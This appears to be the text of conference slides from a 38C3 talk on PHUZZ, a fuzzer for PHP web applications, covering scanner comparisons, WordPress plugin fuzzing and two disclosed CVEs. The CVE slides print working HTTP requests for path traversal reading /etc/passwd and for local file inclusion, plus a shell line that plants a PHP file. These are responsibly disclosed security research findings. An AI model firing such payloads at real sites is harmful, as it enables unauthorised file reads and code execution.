Table 1: Evaluation of PHUZZ and other vulnerability scanners against web applications with known vulnerabilities

Web application	#vuln.	PHUZZ	BurpSuite	ZAP	Wapiti	Wfuzz
bWAPP	30	100%	93%	77%	70%	0%
DVWA	18	100%	83%	67%	78%	0%
XVWA	10	100%	60%	50%	50%	0%
WackoPicko	7	100%	71%	86%	71%	0%
WP Plugins	22	95%	50%	36%	41%	0%
Total	87	<u>99%</u>	75%	62%	62%	0%
*: Server-side	48	<u>98%</u>	58%	52%	44%	0%
†: Client-side	39	<u>100%</u>	95%	74%	85%	0%

Can we actually use PHUZZ to find new vulnerabilities?

Experiment 2: Fuzzing for unknown ("0-day") vulnerabilities

- Let's fuzz WordPress plugins!
 - ▷ PHP source code publicly available
 - Filter: $\geq 300k$ active installations

Experiment 2: Fuzzing for unknown ("0-day") vulnerabilities

- Let's fuzz WordPress plugins!
 - ▷ PHP source code publicly available
 - Filter: $\geq$ 300k active installations
- Download 183 most popular plugins (180M active installs)
- Extract wp_ajax_<apiname> and wp_ajax_nopriv_<apiname> API endpoints
 - 1,952 API endpoints for 136 plugins
- Extract \$_REQUEST,\$_GET,\$_POST,\$_COOKIE parameters
 - 1,090 API endpoints and 1,058 parameters for 115 plugins

Experiment 2: Fuzzing for unknown ("0-day") vulnerabilities

- Let's fuzz WordPress plugins!
 - ▷ PHP source code publicly available
 - Filter: $\geq 300k$ active installations
 - Download 183 most popular plugins (180M active installs)
 - Extract `wp_ajax_<apiname>` and `wp_ajax_nopriv_<apiname>` API endpoints
 - 1,952 API endpoints for 136 plugins
 - Extract `$_REQUEST`, `$_GET`, `$_POST`, `$_COOKIE` parameters
 - 1,090 API endpoints and 1,058 parameters for 115 plugins
 - Disable security features using PHUZZ's function hooking
 - ▷ Authentication & authorization checks
 - ▷ CSRF / nonce checking
- ⇒ Fuzz each endpoint with PHUZZ and BurpSuite Pro for a limited time span

Can we actually use PHUZZ to find new vulnerabilities?

Table 3: Findings generated by fuzzing popular WordPress plugins for unknown (0-day) vulnerabilities

Vuln. class	PHUZZ	BurpSuite Pro
	(Plugins/APIs/Valid)	(Plugins/APIs/Valid)
XSS	14 / 24 / <u>7</u>	9 / 16 / <u>8</u>
PaTr	20 (47) / 37 (110) / <u>16</u>	1 / 1 / <u>1</u>
SQLi	6 / 9 / <u>0</u>	0 / 0 / <u>0</u>
OpRe	1 / 1 / <u>1</u>	1 / 1 / <u>1</u>

→ We notified the affected plugin authors and many were quick to respond & update their code. Awesome!

Is it a bug or an (un)exploitable vulnerability?

- PHUZZ also discovered programming bugs
 - ▷ Malformed and invalid SQL queries without fuzz input
 - ▷ File access to non-existent files without fuzz input

Is it a bug or an (un)exploitable vulnerability?

- PHUZZ also discovered programming bugs
 - ▷ Malformed and invalid SQL queries without fuzz input
 - ▷ File access to non-existent files without fuzz input
- Discovered "*hard-to-exploit*" issues
 - ▷ PHUZZ correctly identified vulnerable code paths
 - ▷ But not exploitable due to additional security layers (remember: We disabled some security checks!)
 - Exploitable only by authenticated administrators :-)

Is it a bug or an (un)exploitable vulnerability?

- Wait a second?! Let's dig deeper! Maybe there's some WordPress behavior we can (ab)use?!

Is it a bug or an (un)exploitable vulnerability?

- Wait a second?! Let's dig deeper! Maybe there's some WordPress behavior we can (ab)use?!
 - ▷ `is_admin()`: "Determines whether the current request is for an administrative interface page.
Does not check if the user is an administrator; [...]"⁵

⁵https://developer.wordpress.org/reference/functions/is_admin/, accessed: 2024-12-15

Is it a bug or an (un)exploitable vulnerability?

- Wait a second?! Let's dig deeper! Maybe there's some WordPress behavior we can (ab)use?!
 - ▷ `is_admin()`: "Determines whether the current request is for an administrative interface page. **Does not check if the user is an administrator; [...]**"⁵
 - `is_admin()` is true for pages below `/wp-admin/`!

Gary Jones 3 years ago

^ 0 v

`is_admin()` returns true for Ajax requests, since [wp-admin/admin-ajax.php](#) defines the `WP_ADMIN` constant as true.

[Show feedback \(1\)](#) · [Log in to add feedback](#)

⁵https://developer.wordpress.org/reference/functions/is_admin/, accessed: 2024-12-15

Is it a bug or an (un)exploitable vulnerability?

- Wait a second?! Let's dig deeper! Maybe there's some WordPress behavior we can (ab)use?!
 - ▷ Admin vulnerabilities only accepted if exploitable in multi-site installations

**Min Required
Access***

Admin

- ☒ This vulnerability can be exploited in a multisite environment

Editor+ vulnerabilities will only be accepted if they can be exploited in a multisite environment. Please only submit this vulnerability if you have confirmed that it can be exploited in a multisite environment.

5

- WordPress' multi-site has different administrator types!
- ▷ Network-Admin: Controls whole WordPress installation
 - ▷ Site-Admin: Controls (single) sub-sites → slightly less permissions

⁵<https://wpscan.com/submit/>, accessed: 2024-12-15

CVE-2023-6294⁸: popup-builder - SSRF & arbitrary file read

- "Popup Builder – Create highly converting, mobile friendly marketing popups."⁶
- Currently 200k installs

⁶<https://wordpress.org/plugins/popup-builder/>, accessed: 2024-12-26

⁷<https://0day.work/cve-2023-6294-popup-builder-4-2-6-admin-ssrf-file-read/>, accessed: 2024-12-15

⁸<https://wpscan.com/vulnerability/eaeb5706-b19c-4266-b7df-889558ee2614/>

CVE-2023-6294⁸: popup-builder - SSRF & arbitrary file read

- "Popup Builder – Create highly converting, mobile friendly marketing popups."⁶
- Currently 200k installs
- POST action=sqpb_import_subscribers&importListURL=<path>&[...] to /wp-admin/admin-ajax.php

```
Request
Pretty Raw Hex
1 POST /site2/wp-admin/admin-ajax.php HTTP/1.1
2 Host: localhost
3 Content-Length: 156
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Cookie: wordpress_test_cookie=WP%20Cookie%20check; wordpress_c9db569cb388e160e4b86ca1ddff84d7=
site2admin%7C1700745892%7CZ8qbFdre05Y3fdPnOqLugdsW61Q0h7K5Y8Gj1dh5PH%7Cb10917c4e68c2ea9343490cea6eed1d10c7f04caec1919afe60ba3f83fde83
64; wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
site2admin%7C1700745892%7CZ8qbFdre05Y3fdPnOqLugdsW61Q0h7K5Y8Gj1dh5PH%7Cff938871850a6b9947cacc05289b973389201c0568663edb1b2f5c0c1802ac
6f; wp-settings-time-3=1700578144
6 Connection: close
7
8 action=sqpb_import_subscribers&nonce=7ab37e2ddd&popupSubscriptionList=8&importListURL=
...etc/passwd&beforeSend=

26 <div class="formItem sqpb-justify-content-between">
27 <div class="subFormItem__title">
28 root:x:0:0:root:/root:/bin/bash
</div>
```

⁶<https://wordpress.org/plugins/popup-builder/>, accessed: 2024-12-26

⁷<https://0day.work/cve-2023-6294-popup-builder-4-2-6-admin-ssrf-file-read/>, accessed: 2024-12-15

⁸<https://wpscan.com/vulnerability/eaeb5706-b19c-4266-b7df-889558ee2614/>

CVE-2023-6295¹¹: so-widgets-bundle - Local file inclusion

- "SiteOrigin Widgets Bundle"⁹
- Currently 500k installs

⁹<https://wordpress.org/plugins/so-widgets-bundle/>, accessed: 2024-12-26

¹⁰<https://0day.work/cve-2023-6295-so-widgets-bundle-1-51-0-admin-local-file-inclusion/>, accessed: 2024-12-15

¹¹<https://wpscan.com/vulnerability/adc9ed9f-55b4-43a9-a79d-c7120764f47c/>, accessed: 2024-12-15

CVE-2023-6295¹¹: so-widgets-bundle - Local file inclusion

- "SiteOrigin Widgets Bundle"⁹
 - Currently 500k installs
 - POST widget=<path>&active=0 to /wp-admin/admin-ajax.php?action=so_widgets_bundle_manage[...]
 - ▷ Included .php requires an equally named directory (without .php) next to it!
- `mkdir -p /tmp/tmp; echo "<?php echo 'foohacked'; ?>" > /tmp/tmp.php`
- ▷ There's /wp-admin/network and /wp-admin/network.php!

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /site2/wp-admin/admin-ajax.php?action=so_widgets_bundle_manage&_wpnonce=f29efd46d6 HTTP/1.1 2 Host: localhost 3 Content-Length: 127 4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 5 Cookie: wordpress_test_cookie=WP20Cookie%20check; wordpress_c9db569cb388e160e4b86ca1ddff84d7= site2admin%7C1700745892%7C28qbFdre05Y3fdDpN0qLugdsw61Q0h7KSY8Gj1dh5PH%7Cb10917c4e68c2ea9343490 cea6eed1d10c7f04caec1919afe60ba3f83fde8364; wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7= site2admin%7C1700745892%7C28qbFdre05Y3fdDpN0qLugdsw61Q0h7KSY8Gj1dh5PH%7Cff938871850a6b9947cacc 05289b973389201c0568663edb1b2f5c0c1802ac6f; wp-settings-time-3=1700578144 6 Connection: close 7 8 widget=../../../../../../../../../../../../../../../../tmp/tmp&active=1</pre>				<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 21 Nov 2023 16:58:59 GMT 3 Server: Apache/2.4.56 (Debian) 4 X-Powered-By: PHP/8.0.30 5 Content-Length: 22 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 foohacked{"done":true}</pre>			

10

⁹<https://wordpress.org/plugins/so-widgets-bundle/>, accessed: 2024-12-26

¹⁰<https://0day.work/cve-2023-6295-so-widgets-bundle-1-51-0-admin-local-file-inclusion/>, accessed: 2024-12-15

¹¹<https://wpscan.com/vulnerability/ad9ed9f-55b4-43a9-a79d-c7120764f47c/>, accessed: 2024-12-15



Chapter 5: Outro




Additional Challenges

- PHP expressions (e.g. `eval`, `include`) not hookable by UOPZ
- Limited support for stateful / multi-step actions
- Improving the fuzzing speed



Additional Challenges

- PHP expressions (e.g. `eval`, `include`) not hookable by UOPZ
- Limited support for stateful / multi-step actions
- Improving the fuzzing speed



Future Work

- Support more vulnerability classes (e.g. SSRF, header injection, code execution, ...)
- Explore AFL++/libAFL's more sophisticated algorithms
- Fuzz more ;-)

⇒ Feel free to fork & contribute <3

- PHUZZ is a modular framework that supports fuzzing PHP web applications for 7 vulnerability classes. It's open-source and it has outperformed other vulnerability scanners in our experiments.
- Coverage-guided fuzzing is an applicable and promising approach for uncovering web vulnerabilities!
- There is room for optimizations and further research!

- PHUZZ is a modular framework that supports fuzzing PHP web applications for 7 vulnerability classes. It's open-source and it has outperformed other vulnerability scanners in our experiments.
- Coverage-guided fuzzing is an applicable and promising approach for uncovering web vulnerabilities!
- There is room for optimizations and further research!

Remember!

- Have fun at 38C3 and keep on hacking :-)
- Be responsible! Report your bugs ;-)



The end.

And they lived fuzzed happily ever after

Question & Answers



Full Publication



"What All the PHUZZ Is About: A Coverage-guided Fuzzer for Finding Vulnerabilities in PHP Web Applications" @ Asia CCS 2024

<https://github.com/gehaxelt/phuzz>

Contact: Sebastian Neef - neef@tu-berlin.de

Slides: <https://sebastian-neef.de/uploads/38c3-phuzz.pdf>



Chapter 7: Appendix

Table 2: The number of discovered (V_d) and existing vulnerabilities (V_e) reported for PHUZZ, Atropos, Witcher and CeFuzz.

Application	PHUZZ V_d/V_e	Atropos V_d/V_e	Witcher V_d/V_e	CeFuzz V_d/V_e
bWAPP	30/30	27 ¹ /27 ¹	0 ¹ /27 ¹	5 ¹ /5 ¹ (100% ³)
DVWA	18/18	15 ¹ /16 ¹	0 ¹ /16 ¹	3 ¹ /3 ¹ (100% ³)
XVWA	10/10	7 ¹ /9 ¹	3 ¹ /9 ¹	-
WackoPicko	7/7	-	2 ² /3 ²	-

¹ Reported by Atropos [25], ² Reported by Witcher [59],

³ Reported by CeFuzz [65], - no results available

Table 4: Hooked (non-)native PHP functions to detect vulnerabilities and to disable authentication and authorization checks

Type	PHP functions
SQLi	<code>mysqli_query</code> , <code>mysqli::query</code> , <code>PDO::query</code> , <code>PDO::exec</code>
XXE	<code>DOMDocument::load</code> , <code>DOMDocument::loadXML</code>
RCE	<code>shell_exec</code> , <code>system</code> , <code>passthru</code> , <code>exec</code>
IDes	<code>unserialize</code>
PaTr	<code>chgrp</code> , <code>chmod</code> , <code>chown</code> , <code>clearstatcache</code> , <code>copy</code> , <code>disk_free_space</code> , <code>disk_total_space</code> , <code>file_exists</code> , <code>file_get_contents</code> , <code>file_put_contents</code> , <code>file</code> , <code>fileatime</code> , <code>filectime</code> , <code>filegroup</code> , <code>fileinode</code> , <code>filemtime</code> , <code>fileowner</code> , <code>fileperms</code> , <code>filesize</code> , <code>filetype</code> , <code>fnmatch</code> , <code>fopen</code> , <code>is_dir</code> , <code>is_executable</code> , <code>is_file</code> , <code>is_link</code> , <code>is_readable</code> , <code>is_uploaded_file</code> , <code>is_writable</code> , <code>lchgrp</code> , <code>lchown</code> , <code>link</code> , <code>linkinfo</code> , <code>lstat</code> , <code>mkdir</code> , <code>move_uploaded_file</code> , <code>parse_ini_file</code> , <code>parse_ini_string</code> , <code>readfile</code> , <code>readlink</code> , <code>realpath</code> , <code>rename</code> , <code>rmdir</code> , <code>stat</code> , <code>symlink</code> , <code>tempnam</code> , <code>touch</code> , <code>unlink</code>
WordPress	<code>check_admin_referer</code> , <code>is_admin</code> , <code>check_ajax_referer</code> , <code>current_user_can</code> , <code>get_current_user_id</code> , <code>get_user_meta</code> , <code>is_super_admin</code> , <code>is_user_logged_in</code> , <code>user_can</code> , <code>wp_get_current_user</code> , <code>wp_verify_nonce</code>

Coverage-guidance




Figure: PHUZZ continuously finds new coverage and eventually the vulnerability in our custom DVWA *fuzz* SQLi level. WFuzz only reaches the same coverage accidentally by having the right keyword in its wordlist, but does not identify the vulnerability.


PHP is used by 75.2% of all the websites whose server-side programming language we know.

Versions of PHP

This diagram shows the percentages of websites using various versions of PHP.

How to read the diagram:

Version 7 is used by 48.0% of all the websites who use PHP.



12

¹²<https://w3techs.com/technologies/details/pl-php>, accessed 2024-12-26